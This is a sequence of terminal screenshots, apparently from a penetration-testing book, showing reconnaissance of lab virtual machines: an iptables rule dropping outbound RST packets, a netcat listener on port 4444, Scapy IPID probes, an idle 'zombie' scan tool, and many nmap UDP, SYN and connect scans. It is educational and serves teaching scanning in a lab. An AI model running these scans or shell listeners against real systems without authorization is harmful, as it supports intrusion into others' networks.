



```
File  Edit  View  Search  Terminal  Help
root@kali:~/book# iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 172.16.69.128 -j DROP
root@kali:~/book# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             172.16.69.128        tcp flags:RST/RST
root@kali:~/book#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/book# nc -lvp 4444
listening on [any] 4444 ...
```




```
File  Edit  View  Search  Terminal  Help
root@kali:~/book# iptables --flush
root@kali:~/book# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@kali:~/book#
```


File Edit View Search Terminal Help
>>> reply1 = sr1(IP(dst="172.16.69.129")/TCP(flags="SA"),timeout=2,verbose=0)
>>> reply2 = sr1(IP(dst="172.16.69.129")/TCP(flags="SA"),timeout=2,verbose=0)
>>> reply1.display()
###[IP]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 57949
flags=
frag= 0L
ttl= 128
proto= tcp
chksum= 0x754b
src= 172.16.69.129
dst= 172.16.69.133
\options\
###[TCP]###
sport= http
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
chksum= 0xcc55
urgptr= 0
options= {}
###[Padding]###
load= '\x00\x00\x00\x00\x00\x00'
>>> reply2.display()
###[IP]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 57950
flags=
frag= 0L
ttl= 128
proto= tcp
chksum= 0x754a
src= 172.16.69.129
dst= 172.16.69.133
\options\
###[TCP]###
sport= http
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
chksum= 0xcc55
urgptr= 0
options= {}
###[Padding]###
load= '\x00\x00\x00\x00\x00\x00'
>>>

```
File  Edit  View  Search  Terminal  Help
root@kali:~/book# ./zombie.py
-----------Zombie Scan Suite-----------

1 - Identify Zombie Host

2 - Perform Zombie Scan

Select an Option (1 or 2): 1
Enter IP address to test IPID sequence: 172.16.69.129
IPID sequence is incremental and target appears to be idle. ZOMBIE LOCATED
Do you want to use this zombie to perform a scan? (Y or N): Y
Enter the IP address of the target system: 172.16.69.129

Scanning target 172.16.69.129 with zombie 172.16.69.129

---------Open Ports on Target--------

21
22
23
25
53
80
root@kali:~/book#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sU 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:05 EST
Nmap scan report for 172.16.69.128
Host is up (0.00026s latency).
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1099.01 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:29 EST
Nmap scan report for 172.16.69.128
Host is up (0.00024s latency).
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -sU -p 1-100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:30 EST
Nmap scan report for 172.16.69.128
Host is up (0.00028s latency).
Not shown: 97 closed ports
PORT   STATE         SERVICE
53/udp open          domain
68/udp open|filtered dhcpc
69/udp open|filtered tftp
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 118.11 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help

root@kali:~# nmap 172.16.69.0-255 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:33 EST
Nmap scan report for 172.16.69.1
Host is up (0.00015s latency).
PORT   STATE  SERVICE
53/udp closed domain
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 172.16.69.128
Host is up (0.00021s latency).
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap scan report for 172.16.69.129
Host is up (0.00016s latency).
PORT   STATE         SERVICE
53/udp open|filtered domain
MAC Address: 00:0C:29:94:63:4B (VMware)

Nmap scan report for 172.16.69.254
Host is up (0.000076s latency).
PORT   STATE         SERVICE
53/udp open|filtered domain
MAC Address: 00:50:56:F0:74:70 (VMware)

Nmap scan report for 172.16.69.133
Host is up (0.000034s latency).
PORT   STATE  SERVICE
53/udp closed domain

Nmap done: 256 IP addresses (5 hosts up) scanned in 28.19 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -iL iplist.txt -sU -p 123

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:40 EST
Nmap scan report for 172.16.69.128
Host is up (0.00014s latency).
PORT    STATE  SERVICE
123/udp closed ntp
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap scan report for 172.16.69.129
Host is up (0.00036s latency).
PORT    STATE         SERVICE
123/udp open|filtered ntp
MAC Address: 00:0C:29:94:63:4B (VMware)

Nmap scan report for 172.16.69.130
Host is up (0.00025s latency).
PORT    STATE  SERVICE
123/udp closed ntp
MAC Address: 00:0C:29:EB:A5:8A (VMware)

Nmap scan report for 172.16.69.131
Host is up (0.00041s latency).
PORT    STATE SERVICE
123/udp open  ntp
MAC Address: 00:0C:29:97:29:02 (VMware)

Nmap scan report for 172.16.69.132
Host is up (0.00020s latency).
PORT    STATE  SERVICE
123/udp closed ntp
MAC Address: 00:0C:29:9E:F9:15 (VMware)

Nmap done: 5 IP addresses (5 hosts up) scanned in 13.28 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sS 172.16.69.128 -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:42 EST
Nmap scan report for 172.16.69.128
Host is up (0.00034s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sS 172.16.69.128 -p 21,80,443

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:45 EST
Nmap scan report for 172.16.69.128
Host is up (0.00030s latency).
PORT    STATE  SERVICE
21/tcp  open   ftp
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sS 172.16.69.128 -p 20-25

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:45 EST
Nmap scan report for 172.16.69.128
Host is up (0.0024s latency).
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
23/tcp open   telnet
24/tcp closed priv-mail
25/tcp open   smtp
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sS 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 07:47 EST
Nmap scan report for 172.16.69.128
Host is up (0.00011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:96:81:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# nmap -sS 172.16.69.128 -p 0-65535
Starting Nmap 7.40 (https://nmap.org) at 2017-01-23 08:43 EST
Nmap scan report for 172.16.69.128
Host is up (0.00082s latency).
Not shown: 65505 closed ports
PORT STATE SERVICE
0/tcp filtered unknown
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open msgsrvr
35663/tcp open unknown
35744/tcp open unknown
45296/tcp open unknown
54034/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 6.57 seconds
root@kali:~#



File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128-135 -sS -p 80
Starting Nmap 7.40 (https://nmap.org) at 2017-01-23 08:51 EST
Nmap scan report for 172.16.69.128
Host is up (0.0011s latency).
PORT STATE SERVICE
80/tcp open http
Nmap scan report for 172.16.69.129
Host is up (0.00024s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 172.16.69.130
Host is up (0.00032s latency).
PORT STATE SERVICE
80/tcp open http
Nmap scan report for 172.16.69.131
Host is up (0.00032s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 172.16.69.132
Host is up (0.00044s latency).
PORT STATE SERVICE
80/tcp open http
Nmap scan report for 172.16.69.133
Host is up (0.00013s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.134
Host is up (0.00027s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.135
Host is up (0.00023s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap done: 8 IP addresses (8 hosts up) scanned in 0.27 seconds
root@kali:~#


```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat iplist.txt
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~# nmap -sS -iL iplist.txt -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:53 EST
Nmap scan report for 172.16.69.128
Host is up (0.00038s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.16.69.129
Host is up (0.00017s latency).
PORT   STATE  SERVICE
80/tcp closed http

Nmap scan report for 172.16.69.130
Host is up (0.00046s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.16.69.131
Host is up (0.00044s latency).
PORT   STATE  SERVICE
80/tcp closed http

Nmap scan report for 172.16.69.132
Host is up (0.00040s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 5 IP addresses (5 hosts up) scanned in 0.09 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sT 172.16.69.128 -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:54 EST
Nmap scan report for 172.16.69.128
Host is up (0.00017s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sT 172.16.69.128 -p 21,80,443

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:55 EST
Nmap scan report for 172.16.69.128
Host is up (0.00033s latency).
PORT    STATE  SERVICE
21/tcp  open   ftp
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
root@kali:~#
```

